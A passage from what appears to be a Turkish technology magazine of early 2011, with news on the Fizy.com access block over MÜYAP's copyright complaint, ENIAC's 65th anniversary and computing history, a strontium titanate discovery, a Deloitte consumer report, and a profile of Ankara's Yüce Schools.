MÜYAP'ın, "telif haklarını çiğnediği gerekçesiyle" kapatılması talebinde bulunduğu Fizy.com, Beyoğlu Başsavcılığı'nın talebi yerinde bulmasıyla siteye olan erişimi kapattı. MÜYAP Başkanı Bülent Fora, yaptığı açıklamada Temmuz ayında Fizy.com'a ihtar çektiklerini, ardından defalarca telif hakları konusunda yapılan görüşmelere rağmen bir sonuç alınamaması nedeniyle son çare olarak başsavcılığa başvurduklarını belirtti. Amaçlarının hak sahiplerine telif haklarının ödenmesi olduğunun altını çizen Fora, bu konuda bir anlaşmaya varıldığı takdirde yasağın kalkacağını sözlerine ekledi.

Fizy'nin kurucusu Yaris ise, kişisel blogundan yaptığı açıklamada, Fora'nın sözlerini yalanlayarak, görüşmeler sırasında Mü-Yap'ın öne sürdüğü koşulları kabul ettiklerini ancak Mü-Yap yetkililerinin "telefonlara bile çıkmadığını" öne sürdü. Yaris, tüm yazışma ve belgeleri avukatları aracılığıyla mahkemeye sunarak erişim engelleme kararına itiraz ettiklerini belirtti.

Açıldı açılıyor ama...

Kapatılan Fizy.com sitesinin tedbiri 10 Ocak 2011'de kalktı. Ancak sitenin Türkiye'den erişime açılması için bürokratik süreç henüz bitmedi. Fizy.com yetkililerinin pextra.com.tr'ye yaptıkları açıklamaya göre, "Tedbir amaçlı erişim engelleme kararı kaldırıldı ancak süreç hâlâ bitmedi. İşin bir de bu kaldırma kararının ilgili makamlara iletilmesi, ayrıca şikâyetle konu ilgili taraflara tebliğ edilmesi ve ondan sonra konunun taraflarından biri olan Müyap'ın atacağı adımların beklenmesi var."

Tüm dünyada günde ortalama 700 bin ziyaretçisi bulunan Fizy.com'un neredeyse yüzde 60'ından fazlasını Türk kullanıcılar oluşturuyordu. Fizy'nin erişiminde yaklaşık 75 milyar mp3 olmasının yanı sıra 30 dilde hizmet verebildiği için artık dünya çapında bir Türk markası olarak tanınıyor. Site, aralarında New York Times'in de bulunduğu çok sayıda ünlü yabancı basın kuruluşuna başarılarıyla haber olmuştu.

İlk bilgisayar 65 yaşında

İlk kez 7 Ocak 1946'da 'ENIAC' adıyla kullanılan elektronik bilgi işlem cihazları (yani bilgisayarlar), 65. yılında hayal edilemeyecek boyut ve işlevlerle yaşamımızın içinde.

ABD ordusu için geliştirilen ilk ENIAC 30 ton ağırlığında, 167 metrekare hacminde iken, zamanla küçüldü, ucuzladı, günlük hayatın vazgeçilmezleri arasına girdi. Son teknoloji harikası tablet bilgisayarlar, bilgisayar ve internet dünyasını tamamen dokunmatik ekranla işleyen bir platforma taşıdı.

İlk başarılı yüksek hızlı elektronik bilgisayar 'ENIAC', 7 Ocak 1946'da ABD'de kullanıma girdi ve 1955'e kadar kullanıldı. 1937'de Harvard Üniversitesi'nden Howard-Aiken ilk otomatik hesap makinesini (MARK-I), 1943'te Pennsylvania Üniversitesi'nden J.P. Eckert ise ilk işlevsel bilgisayar olan 30 ton ağırlığındaki Eniac'ı (Electronic Numerical Integrator and Calculator) yaptı. 30 ton ağırlığındaki Eniac, 135 metrekarelik bir alanı kaplıyordu ve hesaplama vuruşları bin 500 elektromekanik röleden geçip 18 binden çok radyo lambasından akıyordu. Eniac'ı çalıştırmak için 150 bin vatlık enerji gerekiyordu.

1951-1959 arasında üretilen bilgisayarlarda ise vakum tüpleri kullanıldı. Bu tüpler bir ampul büyüklüğündeydi ve çok fazla enerji harcıyordu. Veri ve programlar magnetik teyp ve tambur gibi bilgi saklama araçlarıyla saklandı. Veriler ve programlar bilgisayara delgi kartları ile yükleniyordu. 1959-1964 arasında üretilen bilgisayarlarda transistörler (10 bin adet) kullanılıyordu. COBOL, FORTRAN, ALGOL yüksek düzeyli diller ve işletim sistemleri geliştirildi. 1964-1970 arasında üretilen bilgisayarlarda entegre devreler kullanıldı, on binlerce devre küçük bir silikon çipe yerleştirildi. Düşük maliyet, yüksek güvenilirlik, küçük boyutlar, düşük enerji sarfiyatı ve hızlı olması bu çiplerin mikrobilgisayar yapımında kullanılmasını sağladı.

Her şeyi mikroişlemci değiştirdi


1970'li yıllardan sonra, büyük çaplı tümleşik devreler kullanılmaya başlandı. Bilgisayar donanımında bu teknolojinin kullanılması bilgisayarın hesaplama hızlarını ve güvenilirliğini artırmış ve hacimleri çok küçültmüştü. Mikroişlemci denilen tek bir tümleşik devre yongalarının bilgisayarlara uygulanması ile tek kullanıcılu ucuz bilgisayarların üretimine geçildi.

İlk popüler grafik işletim sistemi 1984'te, Apple Macintosh'u piyasaya sürdüğünde ortaya çıktı. Microsoft, Macintosh için sözlük işlemci ve elektronik tablo programı yazdı. İlk IBM kişisel bilgisayar 1981'in Ağustos ayında pazara çıktı. IBM, 1983 baharında, şirketin, içinde sabit disk bulunan ilk kişisel bilgisayarı olan PC/XT'sini piyasaya sürdü. Disk, yerleşik bir depolama aygıtı olarak çalışıyordu ve 10 megabayt kapasiteye sahipti. 1984'te IBM, Intel'in 80,286 micro işlemcisine dayalı, PC/AT adlı yüksek performanslı ikinci kuşak bilgisayarını tanıttı. IBM PC'den üç kat hızlıydı. 1990 Mayıs'ında ise Windows 3.0 piyasaya sürüldü.

Türkiye'nin ilk kişisel bilgisayarı

Türkiye, ilk kişisel bilgisayarla 1980'de, bugün Bilkent Üniversitesi Rektörü olan Prof. Dr. Abdullah Atalar'ın, 2 bin 500 dolar harcayarak, siyah beyaz televizyonu bilgisayar ekranına dönüştürmesiyle tanıştı.

Atalar, bilgisayara ilişkin "Bu bilgisayar 8-bitlik bir mikroişlemci olan 4MHz'lik Z80 ile çalışıyordu. Üzerinde 56 kilobyte bellek, 1 kilobyte firmware ve EPROM programlayıcı vardı. Bilgisayar herbiri 25cm x 13cm boyutlarında 8 karttan oluşuyordu" bilgisini verdi.

Tesadüfi keşif, e-cihazları değiştirebilir

Saydam ve yalıtkan bir materyal üzerinde elektrik iletilmesini sağlayacak tesadüfi bir keşif, şimdiye dek yapılmamış değişik elektronik cihazların üretilmesini sağlayabilir.

Nature dergisinde yayınlanan araştırmayı yapan Andres Santander, geliştirdikleri materyalin bir cam kadar saydam, ayrıca üzerinden bir elektrik devresi geçirilebilecek özelliklere sahip bulunduğunu belirterek, "Bu keşif hayali kurulan elektronik cihazların üretilmesini sağlayabilir" dedi.

Fransa'daki CNRS ve Güney Paris Üniversitesi araştırmacıları, geleceğin mikro-elektronığı ve özellikle kapasitör üretimi için önemli olduğu belirtilen "strontium titanat"ın özelliklerini inceleyerek, yalıtkan ve şeffaf bir yüzeyde nasıl iletken bir katman oluşturulabileceğini tesadüfi olsa da buldular.

Titanyum, strontium ve oksijenden oluşan bu malzemenin, konvansiyonel elektronığın geliştirilmesinde bugün silisyumun oynadığı rolü üstlendiğini belirten araştırmacılar, bir "strontium titanat" kristalini kırdıklarında sürpriz şekilde, iç yüzeyin altında havayla hiçbir şekilde temas etmeyen bir bölüm fark ettiler.

Başta ne olup bittiğini anlamadıklarını belirten Santander, oksijen atomlarının kırılan yüzeyden çıkarak, yüzeyde ultra ince (iki nanometre veya metrenin milyarda biri) elektron katmanı oluşturduğunu fark ettiklerini anlattı.

Santander, bu aşırı ince elektronik katmanın aynı zamanda çok iyi bir elektronik iletken olduğunu belirterek, üstüne üstlük birkaç nanometrelik bu katmanın elektronikte her türlü yeniliği sağlayabilecek kuantum dünyasına götürdüğünü kaydetti.

Makalede, Rus kökenli bilimadamları tarafından yine tesadüfen bulunan ve geçen yıl Nobel fizik ödülünü kazanan grafen materyaliyle, bu yeni malzeme arasında paralellik kuruldu. (AA)



Deloitte: Küresel ekonomiye sosyal ağlar yön verecek

“Tüketici 2020: İşaretleri okumak” raporuna göre firmaların sürdürülebilir yaklaşımlar geliştirme, sosyalleşerek tüketicilerle iletişim kurmaya odaklanmaları gerekecek.

Deloitte.

Hızlı gelişen ülkeler önümüzdeki on yıl içinde daha fazla tüketerek dünya ekonomisinin haritasını değiştirecek. Deloitte'un hazırladığı “Tüketici 2020: İşaretleri okumak” başlıklı rapora göre, gelişmekte olan pazarların tüketicileri küresel tüketimin ve ürün yeniliklerinin kurallarını koyacak. Tüketici davranışlarını ekonomik ve demografik trendler, sınırlı kaynaklar ve sürdürülebilirlik, teknolojinin günlük yaşama etkisi açısından ele alan rapor, 2020 yılının küresel ekonomisinin ana hatlarını ortaya koyuyor.

Önümüzdeki 10 yıl içerisinde de gelişmekte olan pazarlardaki nüfus artışı ve teknolojiye hızlı gelişim gibi nedenlerle ciddi bir değişim süreci yaşanacak. Rapora göre, değişen küresel ekonomik dengeler perakende markaların pazarlama stratejilerini kökten değiştirecek. Önümüzdeki 50 yıl içinde Avrupa'nın nüfusunun 60 milyon civarında azalması beklenirken artan dünya nüfusunun kaynaklar üzerindeki baskısı artacak.

Deloitte tarafından “gelişmekte olan en önemli 8 ülke” olarak belirlenen, Brezilya, Rusya, Hindistan, Çin, Endonezya, Meksika ve Vietnam'la birlikte Türkiye'nin de aralarında bulunduğu bu ülkelerdeki değişimler perakende satıcılar ve markalar için büyük fırsatlar yaratacak. Ancak hızlı nüfus artışına paralel olarak talebin de artması sınırlı kaynaklar üzerinde ciddi baskı yaratacak.

Teknoloji, tüketicilerin satın alma kararlarını etkilemeye devam edecek. Mobil iletişim ve Internet sayesinde tüketiciler istedikleri bilgilere anında ulaşabiliyor, fiyat karşılaştırması yapabiliyor ve istedikleri zaman istedikleri yerde alışverişlerini gerçekleştiriyorlar. Teknoloji ilerledikçe bu eğilim ivme kazanıyor. Bu nedenle firmaların daha sürdürülebilir yaklaşımlar geliştirmeleri, sosyalleşerek tüketicilerle iletişim kurmaya odaklanmaları gerekecek.

Değişime uyum sağlayabilmeleri için firmaların dikkat etmesi gereken ön önemli konular arasında tüketicilerle bağlantı kurmak öne çıkacak. Bu nedenle raporda firmaların çalışanları yoluyla, e-posta ve Facebook gibi araçları kullanarak tüketicilerle iletişime geçmeleri öneriliyor. Tüketicilerin şirket bilgileri yerine diğer tüketicilerin yorumları ve tavsiyelerine güveneceği öngörülüyor. Ayrıca, sosyal ağların etkisiyle müşteri bağımlılığının eskiye oranla kısa dönemli olacağının göz önünde bulundurulması gerekiyor. Müşteri bağlılığını artıracak yenilikçi uygulamalar büyük önem taşıyor.


“Yüce ailesi”nin vazgeçilmezi: Sevgi ve yenilikçilik



Değerli Okurlar,

Bu ayki köşemizde sizlere Ankara'nın en köklü okullarından biri olan Yüce Okulları'nı tanıtacağız. Yüce Okulları'nın Yönetim Kurulu üyelerinden olan Kağan Kalinyazgan ile okula dair karşılıklı kısa bir söyleşi gerçekleştirdik.

Yüce Okulları, Yüce Eğitim ve Kültürel Hizmetler Anonim Şirketi'ne ait. 1980'de Ankara Konur Sokak'ta küçük bir üniversiteye hazırlık kursu/dershane olarak kuruldu. Bu kursa devam eden öğrencilerin üniversite giriş sınavlarında başarılı olmasıyla öğrenci sayısı da arttı. Yüce Fen Lisesi'nin ardından Türkiye'nin ilk özel fen liselerinden biri olan Özel Yüce Fen Lisesi, Yüce İlköğretim Okulu, Yüce Koleji ve Yüce Lisesi eklenmiş bu eğitim ailesine. Halen okullarında 1600 öğrenciye hizmet veren eğitim kurumu 2000'de Yüce Bilgi Akademisi ve Yüce Bilgi Sistemleri'ni kurdu. Yüce Okulları, ömür boyu aktif öğrenen, bilgili, kültürlü, uluslararası bilince sahip, sorgulayan, disiplinler arası bağlantılar kurabilen, bilgi ve iletişim teknolojilerinde (BİT) uzmanlaşmış, akademik ve profesyonel yaşam için eksiksiz hazırlanmış örnek gençler yetiştirmeyi amaçlıyor.

Yüce Koleji, Yüce Fen Lisesi'nden farklı bir müfredata sahip. UB Diploma Programı uygulanıyor ve eğitim dili İngilizce olarak yapılıyor. Kolej'de Uluslararası Bakalorya Diploma Programı uygulanıyor. Okulda sunulan eğitim dünyadaki tüm diğer UB okullarıyla (IB World School) örtüşen standartlarda eğitim veriliyor.

Okulun eğitim-öğretim anlayışı; öğrenmeyi sevdiren, edinilen bilgileri bütünleştiren, bilgiyi geliştirip anlamlı kullanarak karar veren, sorun çözen, araştırma-geliştirme-sorgulama-keşfetme ve çözümleme becerilerine sahip eleştirel düşünce, yaratıcılık ve özdüzenleme becerilerini kazanmış bireyler yetiştirmek olarak açıklanıyor.

En fazla Şehit Bursu veren okul

30 yılı aşkın bir süredir sürekli eğitim ve öğretime yenilikler katan geliştiren Yüce Okulları'nın en büyük özelliği, okulun çok yenilikçi bir eğitim politikasına sahip olması. Bu, hem eğitim öğretim programları, hem de altyapı ve teknolojilerini eğitime katma anlamında ele alınabilir. Genelde yeni ve uluslararası projeleri özellikle Yüce Okulları'nca izleniyor. Örneğin, Akıllı Sınıf Projesi, 2001 yılında ilk defa Yüce Okulları'nda uygulandı.

Halen okulda 150'den fazla öğretmen ve 20'ye yakın da yönetici var. Bunların yanı sıra bir de yan destek hizmeti ve destek personelleri görev alıyor.

Okulun Bilgi teknolojileri (BT) sınıfı 3 tane. Şu anda gelişen teknoloji ve yeni sistemler nedeniyle okulda biraz daha farklı bir yapılanmaya doğru gidiliyor. Teknoloji aracılığıyla sınıf dışı ortamlar da sınıf olmaya başladı. Okulda, birinci sınıflarda öğretmen bilgisayarı dışında bir de öğrenci bilgisayarı var. Bu bilgisayarı çocuklar, etkinlik yaparken kullanıyorlar.

Kütüphanede on-line kütüphanecilik sistemi kullanılıyor. On-line kütüphanecilik sistemi ile öğrenciler, uluslararası kaynakları araştırabiliyor. Öğrenciler ve öğretmenler, aktif olarak İnternet'i ve bilgisayarı kullanabiliyor. Yüce Okulları'nda şehit ve ihtiyacı olan çocuklara çeşitli başarı bursları veriliyor. Türkiye'de şehit bursunu en fazla veren okul, 2008'de bu nedenle Genelkurmay Başkanı'ndan ödül aldı.

Doğru teknolojiyi kullanmak...

Son zamanlarda tüm toplumda bilgisayar okuryazarlığı artarken Yüce Okulları yönetimi de teknolojiyi kullanmaktan çok doğru kullanabilmeyi önemsiyor. Okul yönetimi,

doğru teknolojiyi etkin kullanabilmek için çaba gösterirken seçilen platformların öneminin farkında. Bunun için daha sistematik yapılar kurup önemli politika ve stratejiler için üretilen metaryal (belge/doküman) ve etkinliklerin, sağlıklı platformlar üzerinde tutarak tekrar kullanılabilir hale getirmeye çalışıyor.

Özel sektör, eğitimi kâr amaçlı görmemeli

Bilişim teknolojileri konusunda Milli Eğitim Bakanlığı (MEB) ile deneyimlerini paylaşabileceklerini bildiren Kağan Kalınyazgan, özel sektörden beklentilerini ise şöyle açıkladı:

"Donanım ve yazılım kısmında özellikle eğitime ayrı bir bakış açısında bakmalarında fayda var. Eğitim onlar için bir kâr merkezi olmamalı. Eğitim, birçok projenin filizlendiği yer."

Liseden sadece 3 bine yakın mezunu olan okul, mezunlarının çocuklarını bile ilköğretime almaya başlamış. Mezunların yüzde 85'ten fazlası, dört yıllık üniversiteleri okuyup mezun oldu. Ayrıca Yüce Okulları mezunlarını da istihdam ediyor. Ancak çok katı işe alım süreçleri bulunuyor.

Ders dışında sanat ve spor etkinliklerine de yer veren okul, öğrenci ve anne -babaları bir aile olarak görüyor. Yüce Okulları bir aile olarak varlığını koruyabilmek için öğrenci ve velileri çeşitli etkinliklerde hep bir araya geliyorlar.

TÜBİTAK - TEYDEB Destek Programları

Ercan ORHAN(*)

